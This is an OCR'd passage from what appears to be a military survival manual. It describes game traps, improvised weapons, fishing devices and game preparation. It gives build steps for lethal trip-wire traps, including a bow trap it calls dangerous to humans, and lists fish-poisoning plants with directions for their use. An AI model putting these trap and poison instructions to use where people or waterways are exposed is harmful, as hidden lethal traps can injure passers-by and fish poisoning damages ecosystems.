


Figure 8-13. Paiute deadfall.

Bow Trap

A bow trap is one of the deadliest traps. It is dangerous to man as well as animals (Figure 8-14). To construct this trap, build a bow and anchor it to the ground with pegs. Adjust the aiming point as you anchor the bow. Lash a toggle stick to the trigger stick. Two upright sticks driven into the ground hold the trigger stick in place at a point where the toggle stick will engage the pulled bow string. Place a catch stick between the toggle stick and a stake driven into the ground. Tie a trip wire or cordage to the catch stick and route it around stakes and across the game trail where you tie it off (as in Figure 8-14). When the prey trips the trip wire, the bow looses an arrow into it. A notch in the bow serves to help aim the arrow.

WARNING
This is a lethal trap. Approach it with caution and from the rear only!




Figure 8-14. Bow trap.

Pig Spear Shaft

To construct the pig spear shaft, select a stout pole about 2.5 meters long (Figure 8-15). At the smaller end, firmly lash several small stakes. Lash the large end tightly to a tree along the game trail. Tie a length of cordage to another tree across the trail. Tie a sturdy, smooth stick to the other end of the cord. From the first tree, tie a trip wire or cord low to the ground, stretch it across the trail, and tie it to a catch stick. Make a slip ring from vines or other suitable material. Encircle the trip wire and the smooth stick with the slip ring. Emplace one end of another smooth stick within the slip ring and its other end against the second tree. Pull the smaller end of the spear shaft across the trail and position it between the short cord and the smooth stick. As the animal trips the trip wire, the catch stick pulls the slip ring off the smooth sticks, releasing the spear shaft that springs across the trail and impales the prey against the tree.

WARNING
This is a lethal trap. Approach it with caution!




Figure 8-15. Pig spear shaft.

Bottle Trap

A bottle trap is a simple trap for mice and voles (Figure 8-16). Dig a hole 30 to 45 centimeters deep that is wider at the bottom than at the top. Make the top of the hole as small as possible. Place a piece of bark or wood over the hole with small stones under it to hold it up 2.5 to 5 centimeters off the ground. Mice or voles will hide under the cover to escape danger and fall into the hole. They cannot climb out because of the wall's backward slope. Use caution when checking this trap; it is an excellent hiding place for snakes.




Figure 8-16. Bottle trap.

KILLING DEVICES

There are several killing devices that you can construct to help you obtain small game to help you survive. The rabbit stick, the spear, the bow and arrow, and the sling are such devices.

Rabbit Stick

One of the simplest and most effective killing devices is a stout stick as long as your arm, from fingertip to shoulder, called a "rabbit stick." You can throw it either overhand or sidearm and with considerable force. It is very effective against small game that stops and freezes as a defense.

Spear

You can make a spear to kill small game and to fish. Jab with the spear, do not throw it. See spearfishing below.

Bow and Arrow

A good bow is the result of many hours of work. You can construct a suitable short-term bow fairly easily. When it loses its spring or breaks, you can replace it. Select a hardwood stick about one meter long that is free of knots or limbs. Carefully scrape the large end down until it has the same pull as the small end. Careful examination will show the natural curve of the stick. Always scrape from the side that faces you, or the bow will break the first time you pull it. Dead, dry wood is preferable to green wood. To increase the pull, lash a second bow to the first, front to front, forming an "X" when viewed from the side. Attach the tips of the bows with cordage and only use a bowstring on one bow.

Select arrows from the straightest dry sticks available. The arrows should be about half as long as the bow. Scrape each shaft smooth all around. You will probably have to straighten the shaft. You can bend an arrow straight by heating the shaft over hot coals. Do not allow the shaft to scorch or bum. Hold the shaft straight until it cools.

You can make arrowheads from bone, glass, metal, or pieces of rock. You can also sharpen and fire harden the end of the shaft. To fire harden wood, hold it over hot coals, being careful not to bum or scorch the wood.

You must notch the ends of the arrows for the bowstring. Cut or file the notch; do not split it. Fletching (adding feathers to the notched end of an arrow) improves the arrow's flight characteristics, but is not necessary on a field-expedient arrow.

Sling

You can make a sling by tying two pieces of cordage, about sixty centimeters long, at opposite ends of a palm-sized piece of leather or cloth. Place a rock in the cloth and wrap one cord around the middle finger and hold in your palm. Hold the other cord between the forefinger and thumb. To throw the rock, spin the sling several times in a circle and release the cord between the thumb and forefinger. Practice to gain proficiency. The sling is very effective against small game.

FISHING DEVICES

You can make your own fishhooks, nets and traps and use several methods to obtain fish in a survival situation.

Improvised Fishhooks

You can make field-expedient fishhooks from pins, needles, wire, small nails, or any piece of metal. You can also use wood, bone, coconut shell, thorns, flint, seashell, or tortoise shell. You can also make fishhooks from any combination of these items (Figure 8-17).




Figure 8-17. Improvised fishhooks.

To make a wooden hook, cut a piece of hardwood about 2.5 centimeters long and about 6 millimeters in diameter to form the shank. Cut a notch in one end in which to place the point. Place the point (piece of bone, wire, nail) in the notch. Hold the point in the notch and tie securely so that it does not move out of position. This is a fairly large hook. To make smaller hooks, use smaller material.

A gorge is a small shaft of wood, bone, metal, or other material. It is sharp on both ends and notched in the middle where you tie cordage. Bait the gorge by placing a piece of bait on it lengthwise. When the fish swallows the bait, it also swallows the gorge.

Stakeout

A stakeout is a fishing device you can use in a hostile environment (Figure 8-18). To construct a stakeout, drive two supple saplings into the bottom of the lake, pond, or stream with their tops just below the water surface. Tie a cord between them and slightly below the surface. Tie two short cords with hooks or gorges to this cord, ensuring that they cannot wrap around the poles or each other. They should also not slip along the long cord. Bait the hooks or gorges.




Figure 8-18. Stakeout.

Gill Net

If a gill net is not available, you can make one using parachute suspension line or similar material (Figure 8-19). Remove the core lines from the suspension line and tie the easing between two trees. Attach several core lines to the easing by doubling them over and tying them with prusik knots or girth hitches. The length of the desired net and the size of the mesh determine the number of core lines used and the space between them. Starting at one end of the easing, tie the second and the third core lines together using an overhand knot. Then tie the fourth and fifth, sixth and seventh, and so on, until you reach the last core line. You should now have all core lines tied in pairs with a single core line hanging at each end. Start the second row with the first core line, tie it to the second, the third to the fourth, and so on.




Figure 8-19. Making a gill net.

To keep the rows even and to regulate the size of the mesh, tie a guideline to the trees. Position the guideline on the opposite side of the net you are working on. Move the guideline down after completing each row. The lines will always hang in pairs and you always tie a cord from one pair to a cord from an adjoining pair. Continue tying rows until the net is the desired width. Thread a suspension line easing along the bottom of the net to strengthen it. Use the gill net as shown in Figure 8-20.



Figure 8-20. Setting a gill net in the stream.

Fish Traps

You may trap fish using several methods (Figure 8-21). Fish baskets are one method. You construct them by lashing several sticks together with vines into a funnel shape. You close the top, leaving a hole large enough for the fish to swim through.




Figure 8-21. Various types of fish traps.

You can also use traps to catch saltwater fish, as schools regularly approach the shore with the incoming tide and often move parallel to the shore. Pick a location at high tide and build the trap at low tide. On rocky shores, use natural rock pools. On coral islands, use natural pools on the surface of reefs by blocking the openings as the tide recedes. On sandy shores, use sandbars and the ditches they enclose. Build the trap as a low stone wall extending outward into the water and forming an angle with the shore.

Spearfishing

If you are near shallow water (about waist deep) where the fish are large and plentiful, you can spear them. To make a spear, cut a long, straight sapling (Figure 8-22). Sharpen the end to a point or attach a knife, jagged piece of bone, or sharpened metal. You can also make a spear by splitting the shaft a few inches down from the end and inserting a piece of wood to act as a spreader. You then sharpen the two separated halves to points. To spear fish, find an area where fish either gather or where there is a fish run. Place the spear point into the water and slowly move it toward the fish. Then, with a sudden push, impale the fish on the stream bottom. Do not try to lift the fish with the spear, as it with probably slip off and you will lose it; hold the spear with one hand and grab and hold the fish with the other. Do not throw the spear, especially if the point is a knife. You cannot afford to lose a knife in a survival situation. Be alert to the problems caused by light refraction when looking at objects in the water.




Figure 8-22. Types of spear points.

Chop Fishing

At night, in an area with a good fish density, you can use a light to attract fish. Then, armed with a machete or similar weapon, you can gather fish using the back side of the blade to strike them. Do not use the sharp side as you will cut them in two pieces and end up losing some of the fish.

Fish Poison

Another way to catch fish is by using poison. Poison works quickly. It allows you to remain concealed while it takes effect. It also enables you to catch several fish at one time. When using fish poison, be sure to gather all of the affected fish, because many dead fish floating downstream could arouse suspicion. Some plants that grow in warm regions of the world contain rotenone, a substance that stuns or kills cold-blooded animals but does not harm persons who eat the animals. The best place to use rotenone, or rotenone-producing plants, is in ponds or the headwaiters of small streams containing fish. Rotenone works quickly on fish in water 21 degrees C (70 degrees F) or above. The fish rise helplessly to the surface. It works slowly in water 10 to 21 degrees C (50 to 70 degrees F) and is ineffective in water below 10 degrees C (50 degrees F). The following plants, used as indicated, will stun or kill fish:
Anamirta cocculus (Figure 8-23). This woody vine grows in southern Asia and on islands of the South Pacific. Crush the bean-shaped seeds and throw them in the water.
Croton tiglium (Figure 8-23). This shrub or small tree grows in waste areas on islands of the South Pacific. It bears seeds in three angled capsules. Crush the seeds and throw them into the water.
Barringtonia (Figure 8-23). These large trees grow near the sea in Malaya and parts of Polynesia. They bear a fleshy one-seeded fruit. Crush the seeds and bark and throw into the water.
Derris eliptica (Figure 8-23). This large genus of tropical shrubs and woody vines is the main source of commercially produced rotenone. Grind the roots into a powder and mix with water. Throw a large quantity of the mixture into the water.
Duboisia (Figure 8-23). This shrub grows in Australia and bears white clusters of flowers and berrylike fruit. Crush the plants and throw them into the water.
Tephrosia (Figure 8-23). This species of small shrubs, which bears beanlike pods, grows throughout the tropics. Crush or bruise bundles of leaves and stems and throw them into the water.

- *Lime.* You can get lime from commercial sources and in agricultural areas that use large quantities of it. You may produce your own by burning coral or seashells. Throw the lime into the water.
- *Nut husks.* Crush green husks from butternuts or black walnuts. Throw the husks into the water.




Figure 8-23. Fish-poisoning plants.

PREPARATION OF FISH AND GAME FOR COOKING AND STORAGE

You must know how to prepare fish and game for cooking and storage in a survival situation. Improper cleaning or storage can result in inedible fish or game.

Fish

Do not eat fish that appears spoiled. Cooking does not ensure that spoiled fish will be edible. Signs of spoilage are--

- Sunken eyes.
- Peculiar odor.
- Suspicious color. (Gills should be red to pink. Scales should be a pronounced shade of gray, not faded.)
- Dents stay in the fish's flesh after pressing it with your thumb.
- Slimy, rather than moist or wet body.
- Sharp or peppery taste.

Eating spoiled or rotten fish may cause diarrhea, nausea, cramps, vomiting, itching, paralysis, or a metallic taste in the mouth. These symptoms appear suddenly, one to six hours after eating. Induce vomiting if symptoms appear.
Fish spoils quickly after death, especially on a hot day. Prepare fish for eating as soon as possible after catching it. Cut out the gills and large blood vessels that lie near the spine. Gut fish that is more than 10 centimeters long. Scale or skin the fish.
You can impale a whole fish on a stick and cook it over an open fire. However, boiling the fish with the skin on is the best way to get the most food value. The fats and oil are under the skin and, by boiling, you can save the juices for broth. You can use any of the methods used to cook plant food to cook fish. Pack fish into a ball of clay and bury it in the coals of a fire until the clay hardens. Break open the clay ball to get to the cooked fish. Fish is done when the meat flakes off. If you plan to keep the fish for later, smoke or fry it. To prepare fish for smoking, cut off the head and remove the backbone.

Snakes

To skin a snake, first cut off its head and bury it. Then cut the skin down the body 15 to 20 centimeters (Figure 8-24). Peel the skin back, then grasp the skin in one hand and the body in the other and pull apart. On large, bulky snakes it may be necessary to slit the belly skin. Cook snakes in the same manner as small game. Remove the entrails and discard. Cut the snake into small sections and boil or roast it.




Figure 8-24. Cleaning a snake.

Birds

After killing the bird, remove its feathers by either plucking or skinning. Remember, skinning removes some of the food value. Open up the body cavity and remove its entrails, saving the craw (in seed-eating birds), heart, and liver. Cut off the feet. Cook by boiling or roasting over a spit. Before cooking scavenger birds, boil them at least 20 minutes to kill parasites.

Skinning and Butchering Game

Bleed the animal by cutting its throat. If possible, clean the carcass near a stream. Place the carcass belly up and split the hide from throat to tail, cutting around all sexual organs (Figure 8-25). Remove the musk glands at points A and B to avoid tainting the meat. For smaller mammals, cut the hide around the body and insert two fingers under the hide on both sides of the cut and pull both pieces off (Figure 8-26).

Note: When cutting the hide, insert the knife blade under the skin and turn the blade up so that only the hide gets cut. This will also prevent cutting hair and getting it on the meat.




Figure 8-25. Skinning and butchering large game.

